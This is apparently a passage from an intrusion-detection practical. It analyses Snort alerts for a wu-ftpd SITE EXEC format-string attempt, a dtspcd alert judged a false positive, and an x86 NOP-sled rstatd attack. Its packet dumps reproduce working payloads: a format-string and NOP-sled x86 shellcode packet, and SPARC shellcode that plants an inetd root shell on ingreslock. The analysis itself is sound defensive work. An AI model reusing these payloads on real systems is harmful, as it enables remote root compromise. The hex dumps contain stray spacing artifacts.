11:01:22.164183 203.12.8X.XX.ftp > 202.198.16.192.2285: P 128:183(55) ack 22 win
10136 <nop,nop,timestamp 801076496 299988308> (DF)
0x0000   450 0 006b 8792 4000 ff06 fd58 cb0c XXXX        E..k..@....X..P.
0x0010   cac6 10c0 0015 08ed 8d48 fb94 0eda f837        .........H.....7
0x0020   8018 2798 863d 0000 0101 080a 2fbf 7510        ..'..=....../.u.
0x0030   11e1 7554 3233 302d 596f 7520 6172 6520           ..uT230 -You.are.
0x0040   7573 6572 2023 3120 6f66 2035 3020 7369        user.#1.of.50.si
0x0050   6d75 6c74 616e 656f 7573 2075 7365 7273        multaneous.users
0x0060   2061 6c6c 6f77 6564 2e0d 0a                     .allowed...

11:01:22.564183 2 02.198.16.192.2285 > 203.12.8X.XX.ftp: . ack 183 win 32120
<nop,nop,timestamp 299988349 801076496> (DF)
0x0000   4500 0034 cbf2 4000 3406 8430 cac6 10c0        E..4..@.4..0....
0x0010   cb0c XXXX 08ed 0015 0eda f837 8d48 fbcb        ..P........7.H..
0x0020    8010 7d78 3d4d 0000 0101 080a 11e1 757d        ..}x=M........u}
0x0030   2fbf 7510                                       /.u.

11:01:22.564183 203.12.8X.XX.ftp > 202.198.16.192.2285: P 183:217(34) ack 22 win
10136 <nop,nop,timestamp 801076536 299988349>    (DF)
0x0000   4500 0056 8794 4000 ff06 fd6b cb0c XXXX        E..V..@....k..P.
0x0010   cac6 10c0 0015 08ed 8d48 fbcb 0eda f837        .........H.....7
0x0020   8018 2798 65f4 0000 0101 080a 2fbf 7538        ..'.e......./.u8
0x0030   11e1 757d 3233 302d 0d0  a 3233 3020 4c6f        ..u}230  -..230.Lo
0x0040   6767 6564 2069 6e20 616e 6f6e 796d 6f75        gged.in.anonymou
0x0050   736c 792e 0d0a                                 sly...
```

```
11:01:22.864183 202.198.16.192.2285 > 203.12.8X.XX.ftp: P 22:46(24) ack 217 w    in
32120 <nop,nop,timestamp 299988384 801076536> (DF)
0x0000   4500 004c cc34 4000 3406 83d6 cac6 10c0        E..L.4@.4.......
0x0010   cb0c XXXX 08ed 0015 0eda f837 8d48 fbed        ..P........7.H..
0x0020   8018 7d78 e7e5 0000 0101 080a 11e1 75a0           ..}x..........u.
0x0030   2fbf 7538 5349 5445 2045 5845 4320 2530        /.u8   SITE.EXEC .%0
0x0040   3230 647c 252e 6625 2e66 7c0a                  20d|%.f%.f|.

11:01:22.884183 203.12.8X.XX.ftp > 202.198.16.192.2285: P 217:317(100) ack 46 win
10136 <nop,nop ,timestamp 801076567 299988384> (DF)
0x0000   4500 0098 8795 4000 ff06 fd28 cb0c XXXX        E.....@....(..P.
0x0010   cac6 10c0 0015 08ed 8d48 fbed 0eda f84f        .........H.....O
0x0020   8018 2798 46b7 0000 0101 080a 2fbf 7557        ..'.F......./.uW
0x0030   11e1 75a0 3530 3020 5661 6c69 6420 5349        ..u.500.Valid.SI
0x0040   5445 2063 6f6d 6d61 6e64 7320 6172 653a        TE.commands.are:
0x0050   2020 4845 4c50 2c20 4348 4d4f 442c 2051        ..HELP,.CHMOD,.Q
0x0060   554f 5441 2c20 5245 5452 425  5 4653 495a        UOTA,.RETRBUFSIZ
0x0070   452c                                           E,

11:01:23.184183 202.198.16.192.2285 > 203.12.8X.XX.ftp: F 46:46(0) ack 317 win
32120 <nop,nop,timestamp 299988415 801076567> (DF)
0x0000   4500 0034 cc48 4000 3  406 83da cac6 10c0        E..4.H@.4.......
0x0010   cb0c XXXX 08ed 0015 0eda f84f 8d48 fc51        ..P........O.H.Q
0x0020   8011 7d78 3c25 0000 0101 080a 11e1 75bf        ..}x<%........u.
0x0030   2fbf 7557                                      /.uW

11:01:23.184183 203.12.8X.XX.ftp > 202.198.16.192.2285: . ack 47 win 10136
<nop,nop,timestamp 801076598 299988415> (DF)
0x0000   4500 0034 8796 4000 ff06 fd8b cb0c XXXX        E..4..@.......P.
0x0010   cac6 10c0 0015 08ed 8d48 fc51 0eda f850        .........H.Q    ...P
0x0020   8010 2798 91e6 0000 0101 080a 2fbf 7576        ..'........./.uv
0x0030   11e1 75bf                                      ..u.

11:01:23.184183 203.12.8X.XX.ftp > 202.198.16.192.2285: F 317:317(0) ack 47 win
10136 <nop,nop,timestamp 801076598 2  99988415> (DF)
0x0000   4500 0034 8798 4000 ff06 fd89 cb0c XXXX        E..4..@.......P.
0x0010   cac6 10c0 0015 08ed 8d48 fc51 0eda f850        .........H.Q...P
0x0020   8011 2798 91e5 0000 0101 080a 2fbf 7576        ..'........./.uv
0x0030   11e1 75bf                                       ..u.

11:01:23.574183 202.198.16.192.2285 > 203.12.8X.XX.ftp: . ack 318 win 32120
<nop,nop,timestamp 299988446 801076598> (DF)
0x0000   4500 0034 d04e 4000 3406 7fd4 cac6 10c0        E..4.N@.4.......
0x0010   cb0c XXXX 08e d 0015 0eda f850 8d48 fc52         ..P........P.H.R
0x0020   8010 7d78 3be6 0000 0101 080a 11e1 75de        ..}x;.........u.
0x0030   2fbf 7576                                      /.uv
```

2. Detect was Generated By

The Snort alert was generated by reading run ning snort over previously tcpdump saved captures. The tcpdump saved captures were generated by Shadow placed just before the ISP border gateway.

3. Probability the source address was spoofed

When reviewing the other relevant packet dumps in section one, we can see that the source host had successfully logged into the ftp server before the alert was generated. Therefore it is unlikely that the source address was spoofed.

4. Description of Attack:

The host 202.198.16.192 logged into our ftp server on 203.12. 8X.XX using the anonymous ftp login, and then tried to run a exploit found in the ftp daemon wu -ftpd. The exploit makes use of a format string vulnerability in the SITE EXEC ftp command. As our server does not run wu-ftpd, but NcFTPd (http://www.ncftpd.com) we were not vulnerable to this attack, and so the exploit was unsuccessful.

5. Attack mechanism:

The Washington University ftp daemon (wu -ftpd) has a vulnerability in the way it handles the user input from a ftp SITE EXEC command. The input from the user from the SITE EXEC command is used as input for a format string used in a printf() function. As there are no checks done on the user input before being inputted into the printf() function, it may be possible for a ftp user to overwrite data on the stack, similar to the way that a buffer overflow attack works. By overwriting the data, they can rewrite the return address to point to shell that was part of the data used to overflow the buffers and therefore gain root acce ss.

This attack can successfully log into a vulnerable ftp server and issue the SITE EXEC command.

6. Correlations:

NcFTPd log entry for attempted attack: -

```
2002-02-12 11:00:43 #u3
anonymous,lamer@202.198.16.192,202.198.16.192,2,0.7,0,0,3,0,0,0,0,0,0,0   ,0,0
,0,1,1,0,NONE,0,0,0,0,0,0,1
```

http://www.hert.org/papers/format.html

"This paper tries to explain how to exploit a printf(userinput) format bug, reported in some recent advisories. The approach is primary, and more precisely does not take into account any existing exploit (wu -ftpd, ...). A general knowledge of C programming and assembler is assumed throughout this article (stack issues, registers, endian storage). "

7. Evidence of active targeting:

The IP 203.12.8X.XX is actually one of many virtual host IP's existing on one of our servers. As we did not see any evidence of the end user attempting the same exploit against the ftp server listening on the a different "virtual" IP address, we can assu me the user was actively targeting the attacked virtual host. The virtual IP address is used for our clients who want to access our Internet PET Paging gateway.

8. Severity:

GIAC's approach to determining severity is to apply the following formula:

(**Criticality + Lethality**) – (**System + Net Countermeasures**) = **Severity**

Each metric is assigned on a five -point scale (1 being the lowest and 5 being the highest).

Metric	Type	Scale
Criticality	A Public FTP server for Clients	4
Lethality	Remote root exploit	5
System	Was running a different ftp server that does not have so many reported vulnerabilities as wu -ftpd.	5
Net Countermeasures	No restrictions as is a public ftp server, and allowed anonymous logins. Was not running wu -ftpd	3
Final Severity		**(9 – 8) = 1**

9. Defensive recommendation:

As I did not find evidence that they end user attempted to run the same exploit against other ftp servers, I would suggest no action be taken at the moment. It may be worthwhile to check what vulnerabilities if any are kno wn to exist for NcFTPd.

10. Multiple choice test question:

Which combination of TCP flags would you expect a "normal" FTP session to use: -

a) SYN, FIN, ACK, RST
b) SYN,ACK,PUSH,FIN
c) URG,SYN,ACK,CLOSE
d) LOGIN,SYN,ACK,FIN,CLOSE

Answer: b) SYN,ACK,PUSH,FIN. There ar e no TCP flags LOGIN or CLOSE, and in a "normal" FTP session you would not expect a RST flag to be set to close a session.

DETECT #3 –EXPLOIT CDE dtspcd exploit attempt

1. Source

Snort Alert (`snort -c /usr/local/etc/rules/snort.conf -r tcp.2002021211`):-

```
[**] [1:1398:4] EXPLOIT CDE dtspcd exploit attempt [**]
[Classification: Misc Attack] [Priority: 2]
02/13-00:10:55.994183 203.12.80.24:110  -> 144.137.4.13:6112
TCP TTL:255 TOS:0x0 ID:6569 IpLen:20 DgmLen:151 DF
***AP*** Seq: 0xA6DB43  Ack: 0xC0079E94  Win:  0x27B4  TcpLen: 20
[Xref => http://cve.mitre.org/cgi -bin/cvename.cgi?name=CAN -2001-0803]
[Xref => http://www.cert.org/advisories/CA -2002-01.html]
```

Tcpdump Packet Dump (`tcpdump -r tcp.2002021300 -n -X host 203.12.80.24 and host 144.137.4.13 and port 110 an d port 6112`):-

```
00:10:55.224183 144.137.4.13.6112 > 203.12.80.24.pop3: S 3221724777:3221724777(0)
win 8192 <mss 1452> (DF)
00:10:55.224183 203.12.80.24.pop3 > 144.137.4.13.6112: S 10934919:10934919(0) ack
3221724778 win 10164 <mss 1452> (DF)
00:10:55.254183  144.137.4.13.6112 > 203.12.80.24.pop3: . ack 1 win 8664 (DF)
00:10:55.304183 203.12.80.24.pop3 > 144.137.4.13.6112: P 1:63(62) ack 1 win 10164
(DF)
00:10:55.404183 144.137.4.13.6112 > 203.12.80.24.pop3: P 1:16(15) ack 63 win 8602
(DF)
00:10:55.404183 203. 12.80.24.pop3 > 144.137.4.13.6112: . ack 16 win 10164 (DF)
00:10:55.404183 203.12.80.24.pop3 > 144.137.4.13.6112: P 63:100(37) ack 16 win
10164 (DF)
00:10:55.494183 144.137.4.13.6112 > 203.12.80.24.pop3: P 16:31(15) ack 100 win 8565
(DF)
00:10:55.534183 20 3.12.80.24.pop3 > 144.137.4.13.6112: . ack 31 win 10164 (DF)
00:10:55.624183 203.12.80.24.pop3 > 144.137.4.13.6112: P 100:146(46) ack 31 win
10164 (DF)
00:10:55.714183 144.137.4.13.6112 > 203.12.80.24.pop3: P 31:37(6) ack 146 win 8519
(DF)
00:10:55.714183  203.12.80.24.pop3 > 144.137.4.13.6112: P 146:160(14) ack 37 win
10164 (DF)
00:10:55.804183 144.137.4.13.6112 > 203.12.80.24.pop3: P 37:43(6) ack 160 win 8505
(DF)
00:10:55.804183 203.12.80.24.pop3 > 144.137.4.13.6112: P 160:188(28) ack 43 win
10164 (DF)
00:10:55.994183 144.137.4.13.6112 > 203.12.80.24.pop3: . ack 188 win 8477 (DF)
00:10:55.994183 203.12.80.24.pop3 > 144.137.4.13.6112: P 188:299(111) ack 43 win
10164 (DF)
00:10:56.114183 144.137.4.13.6112 > 203.12.80.24.pop3: P 43:49(6) ack 299 win 8366
(DF)
00:10:56.124183 203.12.80.24.pop3 > 144.137.4.13.6112: P 299:353(54) ack 49 win
10164 (DF)
00:10:56.124183 203.12.80.24.pop3 > 144.137.4.13.6112: F 353:353(0) ack 49 win
10164 (DF)
00:10:56.174183 144.137.4.13.6112 > 203.12.80.24.pop3: . ack 354 win 8312    (DF)
00:10:56.274183 144.137.4.13.6112 > 203.12.80.24.pop3: F 49:49(0) ack 354 win 8312
(DF)
00:10:56.274183 203.12.80.24.pop3 > 144.137.4.13.6112: . ack 50 win 10164 (DF)
```

2. Detect was Generated By

The Snort alert was generated by reading running snort ov er previously tcpdump saved captures. The tcpdump saved captures were generated by Shadow placed just before the ISP border gateway.

3. Probability the source address was spoofed

Due to the fact that I know that the source address is a locked down mail ser ver, it is highly unlikely that the source was spoofed.

4. Description of Attack:

This Snort alert is an example of a false positive. At first glance, it looks like our mail server (203.12.80.24) is trying to exploit the dtspcd server on 144.137.4.13. Howev er, because we know that the mail server is locked down and has restrictive access, we are suspicious of the alert straight away. Looking closer at the source port, we see that it is port 110, which is used by the POP3 email client protocol. As we do have a POP3 server running on this server for clients to collect their email, we just have to check review the other data in the tcpdump files and the syslog server on the mail server to determine if it was a valid POP3 connection.

5. Attack mechanism:

POP3

A normal POP3 connection starts by an email connection makes a TCP connection to a POP3 service. The POP3 service has an assigned port of TCP 110. Once the connection is established, then the server will sending a greeting message. At this point the end user usually will authenticate to gain access to the email. Our POP3 server uses the `USER / PASS` commands to authenticate a client. First the clients email client sends a " `USER <username>` " command to the server, to which the server will respond with an `OK` or an `-ERR`. If an `OK` was received, then the client will send the command " `PASS <password>` " to complete the authentication. If the `PASS` command was successful, then the POP3 server will respond with `OK` statement followed by a space, the number of messages in th e mailbox, another space followed by the size of the mailbox in octet's. From here the client and download their email.

Dtspcd

A number of X Window installations use CDE as their Window Manager. The Subprocess Control Server daemon is a process that is s pawned when the CDE Window manager attempts to run a process on the daemons host. Dtspcd is spawned from the inetd server.
Using a specially crafted CDE client request, an attacker can exploit a buffer overflow condition in the connection negotiation routi ne within dtpscd. The exploit may allow the attacker to run various commands on the targeted server.

6. Correlations:

POP3 server log entry: -

```
Feb 13 00:11:22 hutsult3 popper[6426]: Stats: XXXXX 1 3384 0 0
```

http://www.incidents.org/archives/intrusions/msg03391.html

"Greetings everyone. My apologies for the cross post, but I am doing research presently on the dtspcd vulnerability that affects Solaris (and other venders) running CDE .

I have now recorded a successful intrusion on a computer on my network that appears to be related to this vulnerability. I also showed yesterday that I had a host involving a customer of Verio's that probed a handful of machines closer to my office hitting 6112/tcp.

…."

http://project.honeynet.org/scans/dtspcd/dtspcd.txt

Packet capture of the dtspcd exploit in action.

```
01/08-08:46:04.378306 10.10.10.1:3592   -> 10.10.10.2:6112
TCP TTL:48 TOS:0x0 ID:41388 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0xFEE2C115  Ack: 0x5F66192F  Win: 0x3EBC  TcpLen: 32
TCP Options (3) => NOP NOP TS: 463986683 4158792
30 30 30 30 30 30 30 32 30 34 31 30 33 65 30 30  0000000204103e00
30 31 20 20 34 20 00 00 0 0 31 30 00 80 1C 40 11  01  4 ...10...@.
80 1C 40 11 10 80 01 01 80 1C 40 11 80 1C 40 11  ..@.......@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C  40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40  11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...   @...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..   @...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 4  0 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11   80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80  1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 4 0 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
```

```
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@.   ..@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@.   ..@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40   11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 8  0 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C   40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40   11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 8 0 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 20 BF FF FF  ..@...@...@. ...
20 BF FF FF 7F FF FF FF 90 03 E0 34 92 23 E0 20   ..........4.#.
A2 02 20 0C A4 02 20 10 C0 2A 20 08 C0 2A 20 0E  .. ... ..* ..* .
D0 23 FF E0 E2 23 FF E4 E4 23 FF E8 C0 23 FF EC  .#...#...#...#   ..
82 10 20 0B 91 D0 20 08 2F 62 69 6E 2F 6B 73 68  .. ... ./bin/ksh
20 20 20 20 2D 63 20 20 65 63 68 6F 20 22 69 6E        -c  echo "in
67 72 65 73 6C 6F 63 6B 20 73 74 72 65 61 6D 20  greslock stream
74 63 70 20 6E 6F 77 61 69 74 20 72 6F 6F 74 20  tcp no  wait root
2F 62 69 6E 2F 73 68 20 73 68 20 2D 69 22 3E 2F  /bin/sh sh    -i">/
74 6D 70 2F 78 3B 2F 75 73 72 2F 73 62 69 6E 2F  tmp/x;/usr/sbin/
69 6E 65 74 64 20 2D 73 20 2F 74 6D 70 2F 78 3B  inetd    -s /tmp/x;
73 6C 65 65 70 20 31 30 3B 2F 62 69 6E 2F 72 6D    sleep 10;/bin/rm
20 2D 66 20 2F 74 6D 70 2F 78 20 41 41 41 41 41     -f /tmp/x AAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41                           AAAAAAAA
```

7. Evidence of active targeting:

As the traffic was part of a POP3 session, and as a result was a false positive alert, there was no attack and so no active targeting.

8. Severity:

GIAC's approach to determining severity is to apply th e following formula:

(**Criticality + Lethality**) – (**System + Net Countermeasures**) = **Severity**

Each metric is assigned on a five -point scale (1 being the lowest and 5 being the highest).

Metric	Type	Scale
Criticality	A Public email server for Clients	5
Lethality	False Positive alert	1
System	The server is restricted to allow general access to only the POP3 port and the SMTP port, other services on the system are locked off for general connection.	5
Net Countermeasures	The border gateways have access - lists to restrict access to the email server to only POP3 and SMTP	4
Final Severity		**(6 – 9) = -3**

9. Defensive recommendation:

As this was a false positive, then I would not suggest any defensive recommendation is needed.

10.Multiple choice test question:

Select all the ports that are associated with Internet email services: -

a) TCP port 110
b) TCP port 111
c) TCP port 25
d) UDP port 118
e) TCP port 143

Answer: a) TCP port 110 – used for POP3 email client access.
c) TCP port 25 – used for SMTP email access.
e) TCP port 143 – used for IMAP4 email client access.

TCP port 111 is used for rpcbind, and UDP port 118 is used for sqlserv (SQL Services).

DETECT #4 - EXPLOIT x86 NOPS

1. Source

(Note: destination address has been obfuscated with X's)

Snort Alert: -

```
02/09-00:57:54.731156  [**] RPC portmap request rstatd [**] 203.146.184.120:1001     ->
203.12.8X.XX:111
02/09-00:57:55.520411  [**] EXPLOIT x86 NOPS [**] 203.146.184.120:1002     ->
203.12.80.14:32780
02/09-00:57:58.824922  [**] RPC portmap request rstatd [**] 203.146.184    .120:1005  ->
203.12.8X.XXX:111
02/09-00:57:59.570336  [**] EXPLOIT x86 NOPS [**] 203.146.184.120:1006     ->
203.12.80.175:32780
```

Tcpdump Packet Dump (`tcpdump -r snort-0207@2045.log -n -X host 203.146.184.120`):-

```
00:57:54.731156 203.146.184.120.1001 > 203.12.8X.XX.111:  udp 56
0x0000  4500 0054 279b 0000 3411 bfd8 cb92 b878        E..T'...4......x
0x0010  cb0c XXXX 03e9 006f 0040 906a 57ad 6664        ..P....o.@.jW.fd
0x0020  0000 0000 0000 0002 0001 86a0 0000 0002        ................ .
0x0030  0000 0003 0000 0000 0000 0000 0000 0000        ................
0x0040  0000 0000 0001 86b8 0000 0001 0000 0011        ................
0x0050  0000 0000                                      ....

00:57:55.520411 203.146.184.120.1002 > 203.12.8X.XX.32780:  udp 1076
0x0000  4500 0450 27f0 0000 3411 bb87 cb92 b878        E..P'...4......x
0x0010  cb0c XXXX 03ea 800c 043c d66d 2c40 4db5        ..P......<.m,@M.
0x0020  0000 0000 0000 0002 0001 86b8 0000 0001        ................
0x0030  0000 0001 0000 0001 0000 0020 36bf 5086        ............6. P.
0x0040  0000 0009 6c6f 6361 6c68 6f73 7400 0000        ....localhost...
0x0050  0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0060  0000 0000 0000 03e7 18f7 ffbf 18f7 ffbf        ................
0x0070  1af7 ffbf 1af7 ffbf 2538 7825 3878 2538        ........%8 x%8x%8
0x0080  7825 3878 2538 7825 3878 2538 7825 3878        x%8x%8x%8x%8x%8x
0x0090  2538 7825 3632 3731 3678 2568 6e25 3531        %8x%62716x%hn%51
0x00a0  3835 3978 2568 6e90 9090 9090 9090 9090        859x%hn.........
0x00b0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00c0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00d0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00e0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00f0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0100  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0110  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0120  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0130  9090 9090 9090 9090 9090 9090 9090 909  0      ................
0x0140  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0150  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0160  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0170  9090 9090 9090 9090 9090 9090 9090   9090      ................
0x0180  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0190  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01a0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01b0  9090 9090 9090 9090 9090 9090   9090 9090      ................
0x01c0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01d0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01e0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01f0  9090 9090 9090 9090 9090 9 090 9090 9090       ................
0x0200  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0210  9090 9090 9090 9090 9090 9090 9090 9090        ................
```

```
0x0220  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0230  9090 9090 9090 9090 90 90 9090 9090 9090       ................
0x0240  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0250  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0260  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0270  9090 9090 9090 909 0 9090 9090 9090 9090       ................
0x0280  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0290  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02a0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02b0  9090 9090 9090  9090 9090 9090 9090 9090       ................
0x02c0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02d0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02e0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02f0  9090 9090  9090 9090 9090 9090 9090 9090       ................
0x0300  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0310  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0320  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0330  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0340  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0350  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0360  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0370  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0380  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0390  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03a0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03b0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03c0  9090 9090 9090 9090 9090 31c0 eb7c 5989        ..........1..|Y.
0x03d0  4110 8941 08fe c089 4104 89c3 fec0 8901        A..A....A.......
0x03e0  b066 cd80 b302 8959 0cc6 410e 99c6 4108        .f.....Y..A...A.
0x03f0  1089 4904 8041 040c 8801 b066 cd80 b304        ..I..A.....f....
0x0400  b066 cd80 b305 30c0 8841 04b0 66cd 8089        .f....0..A..f...
0x0410  ce88 c331 c9b0 3fcd 80fe c1b0 3fcd 80fe        ...1..?.....?...
0x0420  c1b0 3fcd 80c7 062f 6269 6ec7 4604 2f73        ..?..../bin.F./s
0x0430  6841 30c0 8846 0789 760c 8d56 108d 4e0c        hA0..F..v..V..N.
0x0440  89f3 b00b cd80 b001 cd80 e87f ffff ff00        ................

00:57:58.824922 203.146.184.120.1005 > 203.12.8X.XXX.111:  udp 56
0x0000  4500 0054 2f7f 0000 3411 b753 cb92 b878        E..T/...4..S...x
0x0010  cb0c XXXX 03ed 006f 0040 f51a 2341 357b        ..P....o.@..#A5{
0x0020  0000 0000 0000 0002 0001 86a0 0000 0002        ................
0x0030  0000 0003 0000 0000 0000 0000 0000 0000        ................
0x0040  0000 0000 0001 86b8 0000 0001 0000 0011        ................
0x0050  0000 0000                                      ....

